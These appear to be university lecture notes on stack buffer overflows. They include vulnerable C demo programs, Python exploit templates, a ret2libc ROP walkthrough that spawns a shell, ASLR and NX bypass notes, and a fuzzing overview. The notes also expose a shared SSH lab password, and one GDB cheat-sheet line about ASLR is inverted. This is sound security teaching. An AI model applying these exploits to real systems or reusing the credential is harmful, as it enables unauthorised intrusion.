
- This abstraction is crucial for isolation and security, as it prevents processes from accessing or modifying the memory of other processes.



- Memory sections of a process:
  - **Program** - code loaded from the binary
  - **Heap** - for dynamically allocated user data during a program execution. Usually for long-lived data of an arbitrary size. This is where malloc allocates memory.
  - **Stack** - memory section used to store return addresses of functions and local variables of fixed length local to the currently active functions.
    - data is added and removed in a last-in-first-out (LIFO) manner - as in the stack data structure.
    - the stack **grows 'downward'** from its origin - **very important!** (grows towards a **lower** memory address)
    - Important registers regarding the stack manipulation


- **rsp** - Stack pointer
  - Points to the "top" of the stack.
- **rbp** - Base pointer
  - Points to the **start** of the 'stack frame' of a currently active function. 'Stack frame' is a terminology meaning the block of addresses for the stack.
- **rip** - Instruction pointer
  - Points to the next instruction to be executed.
- Important instructions to manipulate the stack.
  - **push rdi**
    - Pushes to the stack a value stored at the rdi register and decrements the value of the **rsp** register. Do you understand why it **decrements** the **rsp** after adding something?
  - **pop rdi**
    - Pops a value from the stack to **rdi** register and **increments** the value of the **rsp** register.

- What happens when you call a function in assembly?
  - Executing a function is done with a **call** instruction.
  - **call 0x123** calls a function at the address 0x123.
    - Equivalent to instructions:
      - **push rip**
      - **jump 0x123**
  - Note that the return address is stored on the stack. See the diagram of **calling a function** below:



- What happens when we leave a function in assembly?
  - Leaving a function is done with **ret** instruction
    - Equivalent to **pop rip**
  - The **ret** instruction pops a return address from the stack to the instruction pointer (**rip**).

- See the diagram of returning from a function below:



- What happens if we want to pass an argument to a function in assembly?
  - Passing arguments is specified by the calling convention.
  - The x86-64 calling convention passes the first few arguments of functions in registers (rather than on the stack as in 32-bit architecture).
    - Usually, register `rdi` contains the 1st argument
    - Usually, register `rsi` contains the 2nd argument
    - ...

## Stack buffer overflow

- First mentioned in Phrack Magazine in [1996 - Smashing The Stack For Fun And Profit](#)
- Stack buffer overflow happens when a program **writes** data **beyond** the boundaries of an allocated data structure on the stack.
- Is it still an issue? Recently published vulnerabilities:
  - **HIGH** vulnerability in curl - [CVE-2023-38545](#)
    - October 11, 2023
    - heap buffer overflow
    - <https://daniel.haxx.se/blog/2023/10/11/how-i-made-a-heap-overflow-in-curl/>
  - **HIGH** vulnerability in glibc - [CVE-2023-4911](#)
    - October 3, 2023
    - buffer overflow into a possible privilege escalation
  - **CRITICAL** vulnerability in libwebp Google Chrome - [CVE-2023-4863](#)
    - September 12, 2023
    - heap buffer overflow
- Can we eradicate this vulnerability/bug? By using memory-safe languages, we can minimize the risk of memory corruption bugs.
  - However, memory corruption bugs can happen even in memory-safe languages.

## Stack buffer overflow demo - stack0

- Go to your containers and see files in `/data/binary-exploit-class/stack0`
  - Copy the folder `stack0` to your home directory:
    - `cp -r /data/binary-exploit-class/stack0 .`
      - The last character is a **zero**, not the letter o.
    - `cd stack0`
- The **goal** is to exploit the buffer overflow vulnerability in the `main.c` program and force this program to print the "Access granted" string.

```
#include <stdlib.h>
#include <stdio.h>

int main() {
 volatile int modified;
 char buffer[64];

 modified = 0;

 gets(buffer);


 if (modified != 0) {
 printf("Access granted\n");
 } else {
 printf("Access denied\n");
 }

 return 0;
}
```

- The directory also contains a **Makefile**. Use the Makefile to recompile the binary (or use the already pre-compiled binary in that folder) with the command [make](#):
  - `cd stacko`
  - `make`
- The Makefile file runs the following:

```
make:
 gcc main.c -o main -fno-stack-protector
```

- The `gets` function allows us to read an arbitrary **number of bytes** and store it in the allocated area for the buffer at the stack - but the allocated area has a **fixed size!**
- Expected stack layout after the line `modified=0`:



- We can try to write 68 bytes and thus overwrite the value of the **modified** variable. Let's use Python for that:
  - `python3 -c "print('a'*68)" | ./main`
    - Why does it not work? Let's explore more using **gdb** (see cheatsheet of gdb commands in the Appendix of this doc)
      - Firstly, put the following line into the `~/.gdbinit` file to select intel assembly syntax
        - `set disassembly-flavor intel`
      - Load the binary into gdb using `gdb ./main`
      - See the disassembly code of the main function using
        - `disassemble main`
      - You can leave gdb by typing ``q``

```
(gdb) disassemble main
Dump of assembler code for function main:
=> 0x000055603a9d3169 <+0>: endbr64
 0x000055603a9d316d <+4>: push rbp
 0x000055603a9d316e <+5>: mov rbp, rsp
 0x000055603a9d3171 <+8>: sub rsp, 0x50
```

- There are actually 0x50 bytes allocated for the local variables on the stack!
  - Why? Some architectures keep the stack aligned to 16 bytes
- Let's correct our exploit:
  - `python3 -c "print('a'*80)" | ./main`



- Can OS or compiler protections protect us against this type of vulnerability? Unfortunately, **no**. There is no general protection against overwriting values of local variables allocated right after the overflowing buffer.
- What if we decide to overflow the buffer even more? We could overwrite the return address and control the execution! However, the compiler might not make this easy for us...

break 15:37

## Binary protections

- There are some binary protections coming from the OS and/or a compiler
  - **PIE** (position-independent executables)
    - Binaries compiled as PIE allow the operating system to load the binaries at random base address
    - As a result, constants, functions, and other program static data might be loaded at a different address during each execution
    - To disable, use gcc *-no-pie* option (note that this option does not disable randomization of beginning of the stack)
    - This can be bypassed by leaking some addresses during a program runtime
  - **Stack canaries**
    - Canaries are secret values generated every time the program starts and stored on the stack prior to the function return address. The value is checked before leaving the function to detect smashed stack
    - Advanced exploits might leak the canary value and smash the stack while not changing the stack value
    - To disable, use gcc *-fno-stack-protector* option
  - **Non-executable (NX) stack**
    - This protection flags the stack section of a process as read-only. It mitigates inserting and executing code at the stack (see [shellcodes database](#))

- To disable, use the gcc **-z *execstack*** option.
- However, permissions of sections can be changed by attackers during the process runtime using the *mprotect* syscall.
- Address space layout randomization (**ASLR**)
  - A feature of operating systems to randomly arrange address space (including the program itself, stack, loaded binaries) to prevent attackers from reliably jumping to its targets
  - ASLR can be disabled using the following command
    - `setarch `uname -m` -R /bin/bash`
    - The command starts a bash that will have ASLR disabled including for all its children processes
- We can use **checksec** tool to see enabled protections of the given binary
  - If not installed in your system/container, please install using
    - `apt install checksec`
  - Check the enabled protections of any binary you want
    - `checksec --file=stacko/main`
- Let's see a demo located in the `/data/binary-exploit-class/demoo` directory in your containers and again copy the files to your homes.
  - The directory contains a C program that prints an address of a local variable, local function and a **system** function from libc shared library.

```
#include <stdio.h>
#include <stdlib.h>

int foo() {
 return 0;
}

int main() {
 int stackVar = 666;

 printf("Address of a local variable : %p\n", &stackVar);
 printf("Address of a our 'foo' function : %p\n", &foo);
 printf("Address of a libc 'system' function: %p\n", &system);

 return 0;
}
```

- The directory also contains Makefile to produce 2 binaries. One is compiled without any flags and the other with `-no-pie` option.

```
make: normal no-pie

normal:
 gcc main.c -o main

no-pie:
 gcc main.c -o main-no-pie -no-pie
```

- The question is, will the output change upon each execution?
  - `watch -n1 ./main`
  - `watch -n1 ./main-no-pie`
- Notice that the `-no-pie` option affects only the address of a local `foo` function. The addresses of stack (local variable) and shared libraries (system function) are still randomized

- **The ultimate protection is to write a secure code**

### Stack buffer overflow demo - stack1

- Go to your containers and see files in `/data/binary-exploit-class/stack1`
  - Copy the files to your homes
- The goal is to exploit the buffer overflow vulnerability in `main.c` program and force the program to call the "success" function

```
#include <stdio.h>
#include <string.h>

void success() {
 printf("Access granted!\n");
}

void failure() {
 printf("Access denied!\n");
}

int main() {
 volatile void (*fp)() = failure;
```

```

char buffer[64];

gets(buffer);

fp();

return 0;
}

```

- As in the 1st demo, the directory contains a Makefile that you can use to recompile the binary

```

make:
gcc main.c -o main -fno-stack-protector -no-pie

```

- The code is very similar to the previous example. The difference is that we have to overwrite the value of a local variable with an address of a success function.
- Let's use Python to craft our exploit. Use the template in the [exploit.py](#) file and fill the values of `buff_size` and `func_addr` variables

```

import struct
import sys

buff_size = 0x0 # CHANGE ME
func_addr = 0x0 # CHANGE ME

buff = b"A"* (buff_size-8)
buff += struct.pack("Q", func_addr)
buff += b"\n"

sys.stdout.buffer.write(buff)

```

- [struct.pack](#) converts a number into raw bytes in a specified format. Format "Q" specifies unsigned 8 bytes. By default, it uses machine's byte order - in our case Little Endian
  - To find a byte order of the system, you can use
    - `lscpu | grep "Byte Order"`
- To find the address of a success function, we can use gdb again

- `gdb ./main`
- And in gdb session, execute the command `p success`
- Note that this approach works only because the binary was compiled with the `no-pie` option. Otherwise the address of a success function would be different in every execution
- To see the allocated size for the local variables, disassemble again the main function using gdb
  - `disassemble main`
  - The line with an instruction `sub rsp, 0x50` tells us that there has been allocated 0x50 bytes for the local variables on the stack
- Let's use our exploit by piping the output to the binary
  - `python3 exploit.py | ./main`

### Stack buffer overflow demo - stack2

- Go to your containers and see files in `/data/binary-exploit-class/stack2`
  - Copy the files to your homes
  - `cp -r /data/binary-exploit-class/stack2/ ~/stack2`
- The goal is to exploit the buffer overflow vulnerability in main.c program and force the program to call the "success" function

```
#include <stdio.h>
#include <string.h>

void success() {
 printf("Access granted!\n");
}

int main() {
 char buffer[64];

 gets(buffer);


 return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary

```
make:
```

```
gcc main.c -o main -no-pie -fno-stack-protector
```

- This time, there is no local variable to overwrite
- In theory, what does the stack look like when we start filling the buffer?



- We can try to overwrite a return address with an address of the success function! Let's craft a Python exploit again by finishing the `exploit.py` template:

```
import struct
import sys

size = 0x0 # CHANGE ME
func_addr = 0x0 # CHANGE ME

buff = b"" # CHANGE ME
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- Since the binary is again compiled with `-no-pie` option, we can find a static address of the success function using `gdb` again
  - `gdb ./main`
  - `p success`
- Note that this time, we have to also overwrite the `rbp` value (8 bytes) on the stack before we reach the return address!
- After finishing the exploit, let's pipe its output to the binary
  - `python3 exploit.py | ./main`
- 💡 What if we overwrite a return address with a RET instruction? 💡

## Return-oriented Programming (ROP)

- Motivation:
  - In the previous example, we have exploited stack buffer overflow vulnerability to overwrite a return address to a different function. But what if our target function accepts arguments?
  - Calling convention of x86-64 dictates to pass arguments via registers. But we control only the values on the stack.
  - Before jumping to the target function that accepts arguments, we have to prepare the arguments in the registers.
  - We can do that by putting values on the stack and making the program pop the values from the stack to proper registers using the `pop` instructions.
  - To achieve this, we use ROP!
- Return-oriented Programming is a technique that leverages the existing code in the binary to run a specially crafted series of instructions to the attacker's advantage.
- A series of instructions is called **a gadget**.
  - For example a gadget `pop rdi; ret;`
    - a simple gadget that pops a value from the stack to `rdi` register (setting a 1st function argument) and jumping to the next address stored on the stack (`ret` instruction)
    - an attacker must first prepare the value on the stack that will be popped to the register
  - the gadget can contain any number of instructions
- To find gadgets automatically, we can use a tool called `ropper` ([github](#))
  - Install `ropper` with a command
    - `pip3 install ropper`
  - To see all the gadgets in any binary:
    - `ropper --file <path_to_a_binary>`
    - `ropper --file `which ping``
  - Or look just for a specific gadget
    - `ropper --file `which ping` --search 'pop rdi'`

- The output shows an **offset** of the gadget in the given binary
  - if we want to use this gadget in an exploit, we still need to know **the base address** of where the binary (or shared library) is loaded (note that this base address can be random if ASLR is enabled)

### Stack buffer overflow into ROP demo - stack3

- In this demo, we will disable ASLR to make the exploit easier. Unfortunately, you cannot disable ASLR in your class containers. That's why, please, connect from your containers to a new container
  - `ssh user_<your_number>@172.16.1.200`
  - the password is for everyone the same - "`qIR4hCVYFaJ`"
  - please, connect only to your user and do not interfere with other students
  - In this container, you can disable ASLR using a command
    - `setarch `uname -m` -R /bin/bash`
- In the container, see files in `/data/binary-exploit-class/stack3`
  - Copy the files to your homes
- The goal is to exploit the buffer overflow vulnerability in main.c program and execute shell using ret2libc technique
  - Ret2libc means to execute code that lives in the libc shared library - typically the `system` function
  - The `system` function takes one argument which is a shell command and executes this command for us.
  - We will try to spawn a shell by executing the `"/bin/sh"` command

```
#include <stdio.h>
#include <string.h>

int main() {
 char buffer[64];

 gets(buffer);

 printf("%s\n", buffer);


 return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary




```
make:
gcc main.c -o main -fno-stack-protector
```

- Let's look how the stack looks like before we smash it:



- Our goal is to execute a system function. But before that we have to prepare an argument with the shell command in the rdi register. That's why we need to find and execute a `pop rdi; ret;` gadget before jumping to the system function. See a diagram below that shows how we plan to smash the stack:



- We have three problems to solve:
  - What is the address of the `system` function?
  - Is there a `"/bin/sh"` string in the binary? And if yes, what is the address of the string?
  - What is the address of a `pop rdi; ret;` gadget?
- To find the address of a `system` function:

- We need to find a version of the **libc** shared library that our binary uses and at what offset the library is loaded
- We can use gdb again:
  - `gdb ./main`
  - `break main;`
    - This command creates a breakpoint at the main function
  - `run`
    - Start the binary. We reach the breakpoint. During this part, the libc shared library was loaded
  - `info proc map`
    - This command outputs the addresses of dynamically loaded libraries

```
(gdb) info proc map
process 121
Mapped address spaces:

 Start Addr End Addr Size Offset objfile


0x555555554000 0x555555555000 0x1000 0x0 /stack3/main
0x555555555000 0x555555556000 0x1000 0x1000 /stack3/main
0x555555556000 0x555555557000 0x1000 0x2000 /stack3/main
0x555555557000 0x555555558000 0x1000 0x2000 /stack3/main
0x555555558000 0x555555559000 0x1000 0x3000 /stack3/main
0x7ffff7dca000 0x7ffff7dec000 0x22000 0x0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7dec000 0x7ffff7f64000 0x178000 0x22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7f64000 0x7ffff7fb2000 0x4e000 0x19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fb2000 0x7ffff7fb6000 0x4000 0x1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fb6000 0x7ffff7fb8000 0x2000 0x1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

- We know the version of the libc library and its base address!
- Now, we need to search for an offset of the system function inside the libc library
  - `readelf -s /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep system`
    - readelf is a tool that displays information about ELF binaries or shared libraries
- We also need a command `"/bin/sh"` stored in the memory of the process. We could inject the string on the stack ourselves, but then we would have to know the address of the string in the stack. Let's try to find if the string `"/bin/sh"` already exists in the libc library
  - `strings -a -t x /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep /bin/sh`



- `(python3 exploit.py; cat) | ./main`
- Running `cat` without arguments just echoes everything from stdin to stdout. That's why what happens is that we pipe output from our exploit into the target binary and still can keep typing commands which will be echoed to stdout (to the target binary) via `cat`
- If everything worked as it should, we have spawned a shell!

## Fuzzing



Fuzzing is an **automated software testing** technique to automatically **generate** various test cases **and observe** the behavior of a program

- Types of fuzzing
  - Black Box fuzzing
    - A. Without the source code of the software
    - B. Without the knowledge of the data structure
  - Instrumented fuzzing

- The testing software has injected instrumentation code that tracks path execution and uses this information to alter the input data to maximize the tested code coverage
- **Advantages:**
  - Can find issues not easily visible with other testing methods
  - Good to find certain types of vulnerabilities, such as memory corruption and denial of service
  - Easy to setup
- **Risks and disadvantages:**
  - Might trigger unexpected and potentially dangerous behavior in the target system
  - The tested software might produce tons of log files, eventually leading to exhausting the disk space
    - Usually, programs clean the temporary files they created, but if the fuzzer kills the target binary, nothing will be cleaned
  - Can run hours or days until all paths were tested at least once. It's essentially a brute-forcing approach

## **/dev/urandom fuzzing**

- A simple example of very basic fuzzing that takes random stream of bytes from [/dev/urandom](#) device
- In theory (see [Infinite Monkey Theorem](#)), this approach is sufficient to find all bugs 😬
- We can try to fuzz our first example of stack buffer overflow
  - `cat /dev/urandom | head -c 100 | ./stacko/main`
  - Very simple fuzzing but we actually observe different behavior!

## Radamsa ([link](#))

- Radamsa is a tool to generate inputs to our target software based on the sample files we provide
- To install, we can clone the repository and compile the binary
  - `git clone https://gitlab.com/akihe/radamsa.git`
  - `cd radamsa && make`
- Radamsa is very easy to use and produces a bit smarter variations of the initial sample data; try yourself
  - `echo "BSY class 2023" | ./bin/radamsa`
  - `echo "5 * 2 = 10" | ./bin/radamsa`
- Inputting the produced test cases into the target software and observing its behavior is left to be done by the user
- Even such a simple tool is responsible for [tens of discovered CVEs](#)

## American fuzzy lop (AFL) ([link](#))

- The fuzzer was originally developed by Google, not maintained anymore. A community-driven fork called [AFL++](#) is an actively developed successor of AFL.
- Currently, the standard in the fuzzing world
- Primarily used to fuzz a program with a source code - it instruments the code during a compilation to track the control flow of the program
- It requires the initial data to be provided by the user (surprisingly, the less, the better)
- In each iteration, AFL genetically modifies the data to maximize the test code coverage.

## Google fuzzing of Open source projects initiative ([link](#))

- In 2016, Google launched an initiative to fuzz open-source projects to increase the security of widely used projects
- For the submitted projects, they fuzz the tools 24/7 and maintain the infrastructure themselves while covering all the costs

- The initiative processes tens of trillions of test cases every day
- Quoting from the Github readme:
  - As of August 2023, OSS-Fuzz has helped identify and fix over [10,000](#) vulnerabilities and [36,000](#) bugs across [1,000](#) projects.

Some other fuzzers:

- [zzuf](#)
- [jizzer](#)

## Secure coding

- Very complex issue, this is more of a mindset
- Unfortunately impossible to verify our application is bug-free
  - Formal verifications are not feasible for large code-bases, viz well-known [halting problem](#)
- Secure coding depends on the language, platform, environment and use case of the application
- Always follow the guidelines and the best practices of your framework
  - Test the software as much as possible using various testing techniques
  - Do not ignore warnings and turn off security mechanisms as we did in our examples
  - Enforce code reviews
  - Pentest your code
  - Educate the development team on secure practices and recent security threats
- The use of low-level languages such as C and C++ increases the probability of bugs caused by memory corruption
  - Even though compilers and systems offer mitigation techniques, those are not bulletproof and can still be bypassed in larger exploit chains. Such as
    - Position independent executables (PIE)
    - Address space layout randomization (ASLR)
    - Non-executable program sections (NX)
    - Stack canaries
- Memory-safe languages minimize the risk of memory corruption bugs, however, they do not offer 100% security
  - Even in Rust, Go or Python you can write unsafe native language that can result in a buffer overflow vulnerability
  - Even the compiler or interpreter itself might have bugs and introduce a memory corruption bug to your application



- However, the chance of that happening is very low
- As an additional resource, I recommend reading a book called [Security Engineering by Ross Anderson](#)



## Appendix

### GDB Cheat Sheet:

- put line *set disassembly-flavor intel* into `~/.gdbinit` file
- To disassemble a function
  - *disassemble <func>*
    - Why are instructions offsets different?
- To see addresses of different sections
  - *info proc map*
- To print an address of a function
  - *p main*
- To put a breakpoint
  - *break main*
  - *break \*0x0008264*
- To continue the execution
  - *c*
- To run the binary
  - *r*
- To run the binary with stdin from the file
  - *r < /path/file.txt*
- To turn off ASLR
  - *set disable-randomization off*
- See 10 instructions after the instruction pointer
  - *x/10i \$rip*
- See 20 words in hexadecimal (1 word = 4 bytes) on the stack

- *x/20x \$rsp*
- Step to a next instruction without stepping into functions
  - *ni*

# REVERSE ENGINEERING



*“The one where we dig deep into the rabbit hole”*

## Reverse engineering

Learn about different aspects of reverse engineering and how we can use it in security.

